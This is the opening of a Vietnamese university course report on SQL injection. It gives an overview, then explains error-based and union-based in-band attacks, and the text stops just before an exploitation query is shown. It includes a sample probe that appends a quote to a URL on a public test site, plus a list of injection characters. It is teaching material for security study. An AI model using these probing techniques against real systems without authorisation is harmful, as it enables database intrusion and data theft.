
****

**TRƯỜNG ĐẠI HỌC BÁCH KHOA HÀ NỘI**

**VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG**

**----**🙞🙜🕮🙞🙜**-----**

****

**Báo cáo bài tập lớn Nhập môn An toàn thông tin**

**Đề tài: Tấn công SQL Injection**

Nhóm Sinh Viên: **Nhóm SQLi**

Thành viên: **Nguyễn Xuân Thành 20173377**

**Hoàng Minh Tiến 20173400**

**Nguyễn Phú Vượng 20173473**

GV Hướng dẫn: **PGS.TS.Nguyễn Linh Giang**

**Hà nội, ngày 7 tháng 6 năm 2020**

Mục lục

[**1. SQL injection Overview** 1](#_Toc42895589)

[**1.1. Giới thiệu về SQL injection** 1](#_Toc42895590)

[**1.2. Mức độ nguy hiểm của SQL injection** 1](#_Toc42895591)

[**2.Các dạng tấn công SQL injection** 1](#_Toc42895592)

[**2.1. InBand attack** 1](#_Toc42895593)

[**2.1.2. Cơ chế tấn công** 2](#_Toc42895594)

[**1. Error-based SQLi:** 2](#_Toc42895595)

[**2.Union-based SQLi:** 3](#_Toc42895596)

[**2.1.3. Các khai thác** 4](#_Toc42895597)

[**1.Error-based SQLi:** 4](#_Toc42895598)

[**2.UNION-based SQLi** 7](#_Toc42895599)

[**2.1.Xác định số lượng cột cần thiết trong cuộc tấn công UNION SQLi** 7](#_Toc42895600)

[**2.2. Tìm các cột có thông tin hữu ích trong tấn công UNION SQLi** 8](#_Toc42895601)

[**2.2.Blind SQL** 9](#_Toc42895602)

[**2.2.1. Giới thiệu** 9](#_Toc42895603)

[**2.2.2.Cơ chế hoạt động** 9](#_Toc42895604)

[**1.Dạng Content-Based** 9](#_Toc42895605)

[**2. Time-Based** 10](#_Toc42895606)

[**2.2.3.Cách khai thác** 10](#_Toc42895607)

[**1. Content-Based** 10](#_Toc42895608)

[**2.Time-Based** 13](#_Toc42895609)

[**2.2.4, Ưu điểm và nhược điểm** 13](#_Toc42895610)

[**2.3.Out Of Band** 14](#_Toc42895611)

[**2.3.1.Giới thiệu** 14](#_Toc42895612)

[**2.3.2. Cơ chế hoạt động** 14](#_Toc42895613)

[**2.3.2. Cách khai thác** 15](#_Toc42895614)

[**3.Cách phòng chống SQL injection** 17](#_Toc42895615)

[**3.1. Generic Protection** 17](#_Toc42895616)

[**3.1.1.Parameterized Statements** 17](#_Toc42895617)

[**3.1.2. Object Relational Mapping** 17](#_Toc42895618)

[**3.1.3. Escaping Input** 17](#_Toc42895619)

[**3.1.4. Sanatizing Inputs** 17](#_Toc42895620)

[**3.1.5. Others Method** 18](#_Toc42895621)

[**1.Principle Of Least Privilege** 18](#_Toc42895622)

[**2.Password hashing** 18](#_Toc42895623)

[**3.Third Party Authentication** 18](#_Toc42895624)

[**3.1. Generic Protection** 18](#_Toc42895625)

[**3.1.1. Phòng chống Error-Based** 18](#_Toc42895626)

[**3.2.2. Phòng chống Blind SQLi** 19](#_Toc42895627)

[**3.2.3. Phòng chống Out of Band** 19](#_Toc42895628)

[**4.Tài liệu tham khảo** 20](#_Toc42895629)

# **1. SQL injection Overview**

## **1.1. Giới thiệu về SQL injection**

SQL injection là một dạng của tấn công tiêm mã. Tấn công tiêm mã xảy ra khi đầu vào được lắp ghép độc hại được gửi đi bởi kẻ tấn công, khiến ứng dụng thực hiện các hành động ngoài ý muốn. Bởi sự có mặt ở mọi nơi của cơ sở dữ liệu dạng SQL, SQL injection trở thành một trong các dạng tấn công phổ biến nhất trên Internet.

## 

## **1.2. Mức độ nguy hiểm của SQL injection**

SQL injection được biến đến với các đặc trưng sau:

+ Xuất hiện thường xuyên

+ Khai thác dễ dàng

+ Khả năng tàn phá hệ thống

Xét về khả năng khai thác,SQL injection thường được sử dụng để:

+ Trích xuất các thông tin nhạy cảm

+ Có được các chi tiết xác thực của hệ thống

+ Có được quyền root Admin để chỉnh sửa hệ thống cơ sở dữ liệu

+ Tiêm thêm các mã độc hại, các mã này sẽ được kích hoạt khi người dùng đến các trang web khác

Theo một số thống kê thì SQL injection nằm trong top đầu các phương thức tấn công phổ biến nhất. Các hãng như Sony, Yahoo, … cũng đã phải hứng chịu các đợt tấn công SQL injection khi các hacker cố gắng khai thác chi tiết xác thực của hệ thống.

# **2.Các dạng tấn công SQL injection**

## **2.1. InBand attack**

**2.1.1. Giới thiệu**

Tấn công In-band SQL là cách phổ biến nhất và dễ khai thác nhất của cuộc tấn công SQL. Việc tiêm SQL trong băng xảy ra khi kẻ tấn công có thể sử dụng cùng một kênh liên lạc để vừa khởi chạy cuộc tấn công vừa thu nhập kết quả.

Có 2 dạng tấn công phổ biến của loại lỗ hổng in-band SQL là :

* Error-based SQLi
* Union-based SQLi

### **2.1.2. Cơ chế tấn công**

#### **1. Error-based SQLi:**


Error-based SQLi là một kĩ thuật tấn công in-band SQL, nó dựa trên các thông báo lỗi được ném bởi máy chủ cơ sở dữ liệu dể có được thông tin về cấu trúc của cơ sở dữ liệu. Trong một số trường hợp, chỉ với tấn công error-based SQL là đủ để hacker có thể có đầy đủ cơ sở dữ liệu.

Mặc dù các lỗi rất có ích trong giai đoạn phát triển các phần của 1 ứng dụng web, nhưng chúng nên bị vô hiệu hóa trên một trang web trực  tuyến hoặc đăng nhập vào 1 file với quyền truy cập hạn chế.

Bằng việc thêm một dấu nháy đơn ( ‘ ),  một dấu nháy kép ( “ ), một  dấu chấm phẩy ( ; ), dấu định nghĩa comment ( -- hoặc /\* \*/,…) và một vài các kí hiệu SQL khác như “AND” và “OR” vào các trường hoặc tham số.


Ví dụ:

Ta có đường link gốc:<http://testphp.vulnweb.com/listproducts.php?cat=1>   (1)



Ta thêm dấu nháy đơn ( ‘ ) vào cuối, ta có link :

[http://testphp.vulnweb.com/listproducts.php?cat=1′](http://testphp.vulnweb.com/listproducts.php?cat=1%27)



🡺website sẽ báo về lỗi Error-based SQLi!

#### **2.Union-based SQLi:**

Union-based SQLi là một kĩ thuật tấn công in-band SQL, sử dụng toán tử UNION trong SQL để kết hợp kết quả của hai hay nhiều lệnh SELECT thành một kết quả mà nó được trả về như một phần của phản hồi HTTP.

Từ khóa UNION cho phép ta thực hiện một hay nhiều truy vấn SELECT để bổ sung vào kết quả truy vấn ban đầu. Ví dụ:

**SELECT a, b FROM table1 UNION SELECT c, d FROM table2.**

Truy vấn SQL này sẽ trả về một kết quả gồm 2 cột, bao gồm  giá trị cột a, b trong “table1” và cột c và d của “table2”.

Để truy vấn UNION hoạt động, cần phải đáp ứng hai điều kiện:

    • Các truy vấn riêng lẻ cần cùng số lượng cột.

    • Các dữ liệu trong mỗi cột phải tương thích giữa các truy vấn riêng lẻ.

Để thực hiện cuộc tấn công UNION SQL, bạn cần đảm bảo rằng cuộc tấn công của bạn cần đáp ứng đủ hai yêu cầu này. Điều này thường liên quan đến việc tìm ra:

    • Có bao nhiêu cột được trả về từ truy vấn ban đầu ?

    • Những cột nào được trả về từ truy vấn ban đầu mà thuộc loại dữ liệu phù hợp để giữ kết quả từ truy vấn được chèn ?

### **2.1.3. Các khai thác**

#### **1.Error-based SQLi:**

Ta có 1 vài query dùng trong truy vấn khai thác này:

* GROUP BY: là câu lệnh được dùng cùng với các hàm tổng hợp để nhóm các kết quả theo cùng hàng hay cột.
* FLOOR(X): trả về giá trị số kiểu int lớn nhất nhưng không lớn hơn X.
* FLOOR(RAND(0)\*2): trả về 2 số tự nhiên khác (0, 1).

Ta có truy vấn:

